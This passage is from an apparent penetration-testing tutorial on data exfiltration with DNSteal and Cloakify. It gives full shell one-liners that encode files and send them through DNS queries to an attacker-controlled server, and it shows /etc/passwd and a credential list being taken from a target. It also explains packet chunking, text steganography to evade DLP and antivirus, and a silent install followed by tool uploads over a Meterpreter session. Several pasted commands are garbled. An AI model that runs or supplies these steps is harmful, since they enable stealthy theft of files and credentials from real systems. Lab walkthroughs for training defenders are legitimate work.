    # f=file.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\\{$b\\}/&\n/g");do if [[ "$c" -ne "$r$f" ]] ; then echo -ne "$r$f|tr "+" "*` +short; done  
[?] Copy entire folder (ZIP enabled)  
    # for f in $(ls .); do s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\\{$b\\}/&\n/g");do if [[ "$c" -ne "$r$f" ]] ; then echo -ne "$r$f|tr "+" "*` +short; done ; done  
[+] Once files have sent, use Ctrl+C to exit and save.  
[ ]
```

The folder which we will try to retrieve is shown in the image below, inclusive of their contents. The folder contains all type of data including .pdf, .msi, .png, .dll.

Again, you will see that it generated two commands. However, this time we will copy the second one (highlighted on) and paste it in the destination folder as shown below:

```
root@ubuntu:~/ignite# ls  
aarti.msi pavan.dll raj.png secret.txt yashika.pdf ←  
root@ubuntu:~/ignite# for f in $(ls .); do s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\\{$b\\}/&\n/g");do if [[ "$c" -lt "$s" ]]; then echo -ne "$i.."; c=$((c+1)); else echo -ne "\n$i.."; c=1; fi; done ); do dig @192.168.1.112 `echo -ne $r$f|tr "+" "*` +short; done ; done
```

Upon the execution of the command, you can see the folder is received accurately with the calculated MD5 hash sum for each file as shown in the image below:

```

[+] Once files have sent, use Ctrl+C to exit and save.

[>] len: '52 bytes'      - aarti.msi
[>] len: '52 bytes'      - pavan.dll
[>] len: '50 bytes'      - raj.png
[>] len: '123 bytes'     - secret.txt
[>] len: '58 bytes'      - yashika.pdf
^C

[Info] Saving received bytes to './recieved_2020-04-26_14-59-37_yashika.pdf'
[md5sum] 'd41d8cd98f00b204e9800998ecf8427e'

[Info] Saving received bytes to './recieved_2020-04-26_14-59-37_raj.png'
[md5sum] 'd41d8cd98f00b204e9800998ecf8427e'

[Info] Saving received bytes to './recieved_2020-04-26_14-59-37_pavan.dll'
[md5sum] 'd41d8cd98f00b204e9800998ecf8427e'

[Info] Saving received bytes to './recieved_2020-04-26_14-59-37_secret.txt'
[md5sum] '12d8d608637163f3b96d53384a7bd7aa'

[Info] Saving received bytes to './recieved_2020-04-26_14-59-37_aarti.msi'
[md5sum] 'd41d8cd98f00b204e9800998ecf8427e'

[!] Closing ...
root@kali:~/dnsteal# ls
dnsteal.py  README.md           recieved_2020-04-26_14-59-37_aarti.msi
LICENSE      recieved_2020-04-26_14-55-05_secret.txt  recieved_2020-04-26_14-59-37_pavan.dll
root@kali:~# 
```

To reduce the suspicion of the attack, an attacker can divide the file into multiple packets. These packets can be of fixed size in bytes. An attacker can even allocate some bytes to the file name. This is done to avoid triggering an alert in a network which abusing of UDP packet's size will do. This customization can be done by using -s, -b and -f parameters. The parameter -s is for defining the subdomain value, -b is for specifying the number of bytes per packet and -f is for defining the value of bytes for the filename. In the following command, which can be well observed from the image given below as well, we have defined 4 subdomains. The bytes per packet are set to 57 and file name value is 17.

```
python dnsteal.py 192.168.1.112 -z -s 4 -b 57 -f 17
```

```

root@kali:~/dnsteal# python dnsteal.py 192.168.1.112 -z -s 4 -b 57 -f 17
[!] DNS listening on '192.168.1.112:53'
[+] On the victim machine, use any of the following commands:
[+] Remember to set filename for individual file transfer.

[?] Copy individual file (ZIP enabled)
    # f=file.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\\{$b\\}/\\n/" | tr "+*`+short; done
[?] Copy entire folder (ZIP enabled)
    # for f in $(ls .); do s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\\{1.112 `echo -ne $r$f|tr "+*`+short; done ; done
[+] Once files have sent, use Ctrl+C to exit and save.

```

Now we will acquire the passwd file from the target. As you can see from the image below, the size of the file is 2511 bytes. Now just copy the command and paste it in the /etc folder on the target system. Again, before executing the command make sure to change the filename to passwd.

```
root@ubuntu:~# cd /etc
root@ubuntu:/etc# ls -la passwd
-rw-r--r-- 1 root root 2511 Apr  5 05:33 passwd
root@ubuntu:/etc# f=passwd; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.{\$b\fi; done ); do dig @192.168.1.112 `echo -ne \$r\$f|tr "+" "+"` +short; done
;; Warning: Message parser reports malformed message packet.
```

Once the command is executed, you can see that the data received will be in chunks of 243 bytes as shown in the image below. And when the receiving is complete, it will give you the MD5 hash sum too and you can read the contents of the file with simple cat command as the file received will be uncompressed:

```
[+] Once files have sent, use Ctrl+C to exit and save.
[>] len: 243 bytes' - passwd
[>] len: 87 bytes' - passwd
^C

[Info] Saving received bytes to './recieved_2020-04-26_15-14-58_passwd' ←
[md5sum] '1bf2ea7af61704c2f707ed422c4dc08a' ←

[!] Closing ...
root@kali:~/dnsteal# cat ./recieved_2020-04-26_15-14-58_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/no
```

And this way we have retrieved the password file. And while this transfer of data, Wireshark helped us validate the bytes per packet size. Also, we can confirm that the connection established as well as the transfer of data is being done on port 53.

Wireshark screenshot showing network traffic. The filter bar at the top shows "ip.addr == 192.168.1.112". The main pane displays a list of network frames, with the protocol column highlighted by a red box. The details pane below shows a DNS query from 192.168.1.110 to 192.168.1.112 on port 53. The "Name Length" field is highlighted with a red box, showing a value of 242. The "Response In" link points to frame 14485.

No.	Time	Source	Destination	Protocol	Length	Info
14484	78.122645544	192.168.1.110	192.168.1.112	DNS	325	Standard query 0x72e3
14485	78.123117371	192.168.1.112	192.168.1.110	DNS	341	Standard query response
14486	78.139785080	192.168.1.110	192.168.1.112	DNS	325	Standard query 0x208f
14487	78.140152673	192.168.1.112	192.168.1.110	DNS	341	Standard query response
14488	78.150592356	192.168.1.110	192.168.1.112	DNS	325	Standard query 0x7790
14489	78.151042859	192.168.1.112	192.168.1.110	DNS	341	Standard query response
14519	78.176974084	192.168.1.110	192.168.1.112	DNS	325	Standard query 0xf628
14520	78.177353397	192.168.1.112	192.168.1.110	DNS	341	Standard query response
14524	78.188336349	192.168.1.110	192.168.1.112	DNS	325	Standard query 0xcbca
14525	78.188712898	192.168.1.112	192.168.1.110	DNS	341	Standard query response
14528	78.208870407	192.168.1.110	192.168.1.112	DNS	169	Standard query 0x6250
14529	78.209412951	192.168.1.112	192.168.1.110	DNS	185	Standard query response

Frame 14484: 325 bytes on wire (2600 bits), 325 bytes captured (2600 bits) on interface 0
 ▶ Ethernet II, Src: Vmware_c3:87:1f (00:0c:29:c3:87:1f), Dst: Vmware_59:bb:e3 (00:0c:29:59:bb:
 ▶ Internet Protocol Version 4, Src: 192.168.1.110, Dst: 192.168.1.112
 ▶ User Datagram Protocol, Src Port: 39673, Dst Port: 53
 ▶ Domain Name System (query)
 Transaction ID: 0x72e3
 Flags: 0x0120 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 1
 ▼ Queries
 ▼ [truncated]H4sICAbQiV4AA3Bhc3N3ZACFVttu2zAMfe9X6HEDaii2c2n0tqHANuxWt-.HsfFFuNhdiSJ91J*
 Name [truncated]: H4sICAbQiV4AA3Bhc3N3ZACFVttu2zAMfe9X6HEDaii2c2n0tqHANuxWt-.HsfFFuN
 [Name Length: 242]
 [Label Count: 5]
 Type: A (Host Address) (1)
 Class: IN (0x0001)
 ▶ Additional records
 [Response In: 14485]

Cloakify-Factory

Cloakify Installation & Usages (for Linux)

CloakifyFactory – Data Exfiltration & Infiltration In Plain Sight; Convert any filetype into a list of everyday strings, using Text-Based Steganography; Evade DLP/MLS Devices, Defeat Data Whitelisting Controls, Social Engineering of Analysts, Evade AV Detection.

Only you need to type following for downloading the cloakify from GitHub in the target machine.

```
git clone https://github.com/TryCatchHCF/Cloakify.git  
cd Cloakify.py  
chmod -R 777 noiseTools
```

```
root@kali:~# git clone https://github.com/TryCatchHCF/Cloakify.git ↵  
Cloning into 'Cloakify'...  
remote: Enumerating objects: 425, done.  
remote: Total 425 (delta 0), reused 0 (delta 0), pack-reused 425  
Receiving objects: 100% (425/425), 18.27 MiB | 1.12 MiB/s, done.  
Resolving deltas: 100% (215/215), done.  
root@kali:~# cd Cloakify/ ↵  
root@kali:~/Cloakify# ls  
ciphers          cloakify.py    DefCon24Slides  listsUnrandomized  
cloakifyFactory.py decloakify.py  LICENSE        noiseTools  
root@kali:~/Cloakify# chmod -R 777 noiseTools/ ↵
```

Let's run the python script to launch cloakifyfactory.py

```
python cloakifyFactory.py
```

CloakifyFactory is a menu-driven tool that leverages Cloakify Toolset scripts. When you choose to Cloakify a file, the scripts first Base64-encode the payload, then apply a cipher to generate a list of strings that encodes the Base64 payload. You then transfer the file however you wish to its desired destination. Once exfiltrated, choose Decloakify with the same cipher to decode the payload.

```

root@kali:~/Cloakify# python cloakifyFactory.py ↵
[REDACTED]
[REDACTED] CLOAKIFY [REDACTED]
[REDACTED]

"Hide & Exfiltrate Any Filetype in Plain Sight"

Written by TryCatchHCF
https://github.com/TryCatchHCF

(\~---,
 /  (\`-/-)
(   ' ' )
 \ ( \ Y / \
  ""\ ``//"
          data.xls image.jpg \      List of emoji, IP addresses,
           ImADolphin.exe backup.zip --> sports teams, desserts,
           LoadMe.war file.doc /     beers, anything you imagine

===== Cloakify Factory Main Menu =====

1) Cloakify a File
2) Decloakify a File
3) Browse Ciphers
4) Browse Noise Generators
5) Help / Basic Usage
6) About Cloakify Factory
7) Exit

Selection: 5

===== Using Cloakify Factory =====

For background and full tutorial, see the presentation slides at
https://github.com/TryCatchHCF/Cloakify

WHAT IT DOES:

Cloakify Factory transforms any filetype (e.g. .zip, .exe, .xls, etc.) into
a list of harmless-looking strings. This lets you hide the file in plain sight,
and transfer the file without triggering alerts. The fancy term for this is
'text-based steganography', hiding data by making it look like other data.

For example, you can transform a .zip file into a list made of Pokemon creatures

```

Let's take an example now that we want to copy a text file "pwd.txt" from within the target system containing the login credentials of different machines in the network.

```

root@kali:~/Desktop# cat pwd.txt ↵
IP: 192.168.1.1
User: admin
Password: admin

IP: 192.168.1.13
User: raj
Password: raj123

IP: 192.168.1.25
User: root
Password: root@123

IP: 192.168.1.56
User: ignite
Password: ignite123

```

Method -I

It may be dangerous to copy the text file directly, so we will transform the input file data into another file as output. To do so follow the below steps:

1. Run the python script to launch cloakifyfactory.py
2. **Press 1** to select cloakify a file option
3. Enter the path of the source file that you want to transform the input file.
4. Enter the path of the destination file to where you want to save the output.

```
root@kali:~/Cloakify# python cloakifyFactory.py ↵
[REDACTED] "HIDE & EXFILTRATE ANY FILETYPE IN PLAIN SIGHT" [REDACTED]
[REDACTED] Written by TryCatchHCF
[REDACTED] https://github.com/TryCatchHCF
[REDACTED] (\~---.
[REDACTED] / ( \`- -/ ) [REDACTED] data.xls image.jpg \ List of emoji, IP addresses,
[REDACTED] ( \ ' ' ) [REDACTED] ImADolphin.exe backup.zip --> sports teams, desserts,
[REDACTED] \ ( \ Y / \ ) [REDACTED] LoadMe.war file.doc / beers, anything you imagine
[REDACTED] " " \ \ _ / /
[REDACTED] ` w "
[REDACTED]
===== Cloakify Factory Main Menu =====
1) Cloakify a File
2) Decloakify a File
3) Browse Ciphers
4) Browse Noise Generators
5) Help / Basic Usage
6) About Cloakify Factory
7) Exit
Selection: 1 ↵
===== Cloakify a File =====
Enter filename to cloak (e.g. ImADolphin.exe or /foo/bar.zip): /root/Desktop/pwd.txt
Save cloaked data to filename (default: 'tempList.txt'): /root/Desktop/raj.txt
```

Further, you will get a list of ciphers, choose the desired option for encrypting the file. Suppose I want the whole content to get changed into facial emojis.

1. Press 3 for emoji cipher
2. Allow to Add noise to cloaked file by pressing Y for yes.
3. Then press 1 to select prependemoji.py as a noise generator.

This will save the output result inside the raj.txt file.

```
Ciphers:
```

```
1 - dessertsThai
2 - rickrollYoutube
3 - emoji
4 - dessertsHindi
5 - evadeAV
6 - amphibians
7 - belgianBeers
8 - worldBeaches
9 - hashesMD5
10 - worldFootballTeams
11 - statusCodes
12 - dessertsRussian
13 - dessertsChinese
14 - dessertsSwedishChef
15 - desserts
16 - pokemonGo
17 - ipAddressesTop100
18 - dessertsPersian
19 - starTrek
20 - topWebsites
21 - geoCoordsWorldCapitals
22 - dessertsArabic
23 - skiResorts
24 - geocache
```

```
Enter cipher #: 3 ↵
```

```
Add noise to cloaked file? (y/n): y ↵
```

```
Noise Generators:
```

```
1 - prependEmoji.py
2 - prependID.py
3 - prependLatLonCoords.py
4 - prependTimestamps.py
```


```
Enter noise generator #: 1 ↵
```

```
Creating cloaked file using cipher: emoji
```

```
Adding noise to cloaked file using noise generator: prependEmoji.py
```

```
Cloaked file saved to: /root/Desktop/raj.txt ↵
```

As result, you will get the output content something like shown in the below image.



```
root@kali:~/Desktop# cat raj.txt ↵
```

WW.HACKINGARTICLES.IN

.....

Now if you want to obtain the output result in its original format, then you can go with the decloakify option which will revert the transformation into its original existence, but before that, you have to give all permissions to removeNoise.py

```
chmod 777 removeNoise.py
```



```
root@kali:~/Cloakify# chmod 777 removeNoise.py ↵
root@kali:~/Cloakify# █
```

To do so follow the below steps:

1. Run the python script to launch cloakifyfactory.py
2. **Press 2** to select decloakify a file option
3. Enter the path of the file that you want to restore back into its original format.
4. Enter the path of the file to where you want to save the output.

```
(\----.
 /   (\`-`)
 (  ( \`-` )      data.xls image.jpg \  List of emoji, IP addresses,
 \ ( \_Y_/\` ImADolphin.exe backup.zip --> sports teams, desserts,
 ""\`\\_//` LoadMe.war file.doc /  beers, anything you imagine
 `w` 

==== Cloakify Factory Main Menu ====
1) Cloakify a File
2) Decloakify a File
3) Browse Ciphers
4) Browse Noise Generators
5) Help / Basic Usage
6) About Cloakify Factory
7) Exit

Selection: 2 ↵

==== Decloakify a Cloaked File ====
Enter filename to decloakify (e.g. /foo/bar/MyBoringList.txt): /root/Desktop/raj.txt ↵
Save decloaked data to filename (default: 'decloaked.file'): /root/Desktop/org.txt ↵
```

Press Y to answer yes because we have added noise to cloaked file and select noise generator.

```
Preview cloaked file? (y/n default=n): n
Was noise added to the cloaked file? (y/n default=n): y ↵

Noise Generators:
1 - prependEmoji.py
2 - prependID.py
3 - prependLatLonCoords.py
4 - prependTimestamps.py

Enter noise generator #: 1 ↵
Removing noise from noise generator: prependEmoji.py

Ciphers:
1 - dessertsThai
2 - rickrollYoutube
3 - emoji
4 - dessertsHindi
5 - evadeAV
6 - amphibians
7 - belgianBeers
8 - worldBeaches
9 - hashesMD5
10 - worldFootballTeams
11 - statusCodes
12 - dessertsRussian
13 - dessertsChinese
14 - dessertsSwedishChef
15 - desserts
16 - pokemonGo
17 - ipAddressesTop100
18 - dessertsPersian
19 - starTrek
20 - topWebsites
21 - geoCoordsWorldCapitals
22 - dessertsArabic
23 - skiResorts
24 - geocache

Enter cipher #: 3 ↵

Decloaking file using cipher: emoji

Decloaked file decloakTempFile.txt , saved to /root/Desktop/org.txt
```

Method II

Again, we have a similar file that we want to cloak into another format directly without operating the cloakifyfactory console.

```
root@kali:~/Desktop# cat org.txt ↵
IP: 192.168.1.1
User: admin
Password: admin

IP: 192.168.1.13
User: raj
Password: raj123

IP: 192.168.1.25
User: root
Password: root@l23

IP: 192.168.1.56
User: ignite
Password: ignitel23
```

This time you can use a single command to cloak the file by adding specify the type of cipher as given below:

```
root@kali:~/Cloakify# python cloakify.py /root/Desktop/pwd.txt ciphers/starTrek ↵
Thy'lek Shran
Jennifer Sisko
Shakaar Edon
Mallora
Alexander Rozhenko
Keiko O'Brien
Kimara Cretak
Rom
Tora Ziyal
J. M. Colt
Jal Culuh
Kashimuro Nozawa
Damar
Winn Adami
Brunt
Gowron
Tora Ziyal
Thy'lek Shran
Jal Culuh
Kashimuro Nozawa
Jonathan Archer
Jake Sisko
Jennifer Sisko
William Ross
Beverly Crusher
Daniels
Alexander Rozhenko
Mallora
Alexander Rozhenko
```

```
python cloakify.py /root/Desktop/pwd.txt ciphers/starTrek
```

After executing the above command, we can observe the output result would be something like this as shown in the below image.

```
root@kali:~/Cloakify# python cloakify.py /root/Desktop/pwd.txt ciphers/starTrek ↵
Thy'lek Shran
Jennifer Sisko
Shakaar Edon
Mallora
Alexander Rozhenko
Keiko O'Brien
Kimara Cretak
Rom
Tora Ziyal
J. M. Colt
Jal Culluh
Kashimuro Nozawa
Damar
Winn Adami
Brunt
Gowron
Tora Ziyal
Thy'lek Shran
Jal Culluh
Kashimuro Nozawa
Jonathan Archer
Jake Sisko
Jennifer Sisko
William Ross
Beverly Crusher
Daniels
Alexander Rozhenko
Mallora
Alexander Rozhenko
Dukat
Julian Bashir
Leonardo da Vinci
Nog
Janice Rand
Jake Sisko
Gowron
Jonathan Archer
Jake Sisko
Kathryn Janeway
Hogan
Charles Tucker
Kes
Damar
Kes
Nog
```

So, we have used the file.txt file as destination file to save the transformed information inside it without printing the output result on the screen. Moreover, further, we have used decloak command to revert the transformed file back into its original state.

```
python cloakify.py /root/Desktop/pwd.txt ciphers/starTrek > /root/Desktop/file.txt  
python decloakify.py /root/Desktop/pwd.txt ciphers/starTrek
```

```
root@kali:~/Cloakify# python cloakify.py /root/Desktop/pwd.txt ciphers/starTrek > /root/Desktop/file.txt ↵  
root@kali:~/Cloakify# python decloakify.py /root/Desktop/file.txt ciphers/starTrek ↵  
IP: 192.168.1.1  
User: admin  
Password: admin  
  
IP: 192.168.1.13  
User: raj  
Password: raj123  
  
IP: 192.168.1.25  
User: root  
Password: root@123  
  
IP: 192.168.1.56  
User: ignite  
Password: ignite123
```

Cloakify Installation and Usages (For Windows)

As we all know this is an exfiltration tool and data could be exfiltrate from any platform either from Linux or Windows based OS, therefore cloakifyfactory has built the application both platforms. In the 1st phase, we have use python-based application for Linux machine and now remotely we are going to deploy cloakify factory inside Windows machine using MSI package of python for our python based application.

Thus, we downloaded the MSI package in our local machine (Kali Linux):

```
wget https://www.python.org/ftp/python/2.7/python-2.7.msi
```

```
root@kali:~# wget https://www.python.org/ftp/python/2.7/python-2.7.msi ↵  
--2019-05-09 12:21:19-- https://www.python.org/ftp/python/2.7/python-2.7.msi  
Resolving www.python.org (www.python.org)... 151.101.0.223, 151.101.64.223, 1...  
Connecting to www.python.org (www.python.org)|151.101.0.223|:443... connected  
HTTP request sent, awaiting response... 200 OK  
Length: 15913472 (15M) [application/octet-stream]  
Saving to: 'python-2.7.msi'  
  
python-2.7.msi                                              100%[=====]  
  
2019-05-09 12:21:34 (1.08 MB/s) - 'python-2.7.msi' saved [15913472/15913472]
```

Now our purpose is to show how an intruder can remotely exfiltrate the data using cloakifyfactory. So, we had compromised the system first and got the meterpreter session and then uploaded the MSI package inside the victim's machine to install the dependency required for python.


```
upload python-2.7.msi .
shell
msiexec /i python-2.7.msi /qn
```

```
meterpreter > upload python-2.7.msi ↵
[*] uploading : python-2.7.msi -> .
[*] uploaded : python-2.7.msi -> .\python-2.7.msi
meterpreter > shell ↵
Process 6396 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Users\raj\Downloads>msiexec /i python-2.7.msi /qn ↵
msiexec /i python-2.7.msi /qn

C:\Users\raj\Downloads>
```

Now download the zip file for cloakifyfactory from GitHub in your local machine.



We also need to download 7-zip exe program for extracting the cloakify-master.zip.



Now extract the 7za920.zip and you will get the 7za.exe file that we have to inject in the victim's machine.

```
root@kali:~/Downloads# ls
7za920.zip  Cloakify-master.zip
root@kali:~/Downloads# unzip 7za920.zip ↵
Archive: 7za920.zip
  inflating: 7-zip.chm
  inflating: 7za.exe
  inflating: license.txt
  inflating: readme.txt
root@kali:~/Downloads# ls
7za920.zip  7za.exe  7-zip.chm  Cloakify-master.zip  license.txt  readme.txt
root@kali:~/Downloads#
```

Now let's upload 7za.exe and cloakify-master.zip in the remote system. And further, use the 7za.exe program to unzip the cloakify-master.zip.

Therefore, execute the following command:

```
upload /root/Downloads/Cloakify-master.zip .
upload /root/Downloads/7za.exe
shell
7za.exe x cloakify-master.zip
```

```
meterpreter > upload /root/Downloads/Cloakify-master.zip . ↵
[*] uploading : /root/Downloads/Cloakify-master.zip -> .
[*] uploaded  : /root/Downloads/Cloakify-master.zip -> .\Cloakify-master.zip
meterpreter > upload /root/Downloads/7za.exe . ↵
[*] uploading : /root/Downloads/7za.exe -> .
[*] uploaded  : /root/Downloads/7za.exe -> .\7za.exe
meterpreter > shell ↵
Process 6304 created.
Channel 32 created.
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj\Downloads>7za.exe x Cloakify-master.zip ↵
7za.exe x Cloakify-master.zip

7-Zip (A) 9.20 Copyright (c) 1999-2010 Igor Pavlov 2010-11-18

Processing archive: Cloakify-master.zip

Extracting Cloakify-master
Extracting Cloakify-master\DefCon24Slides
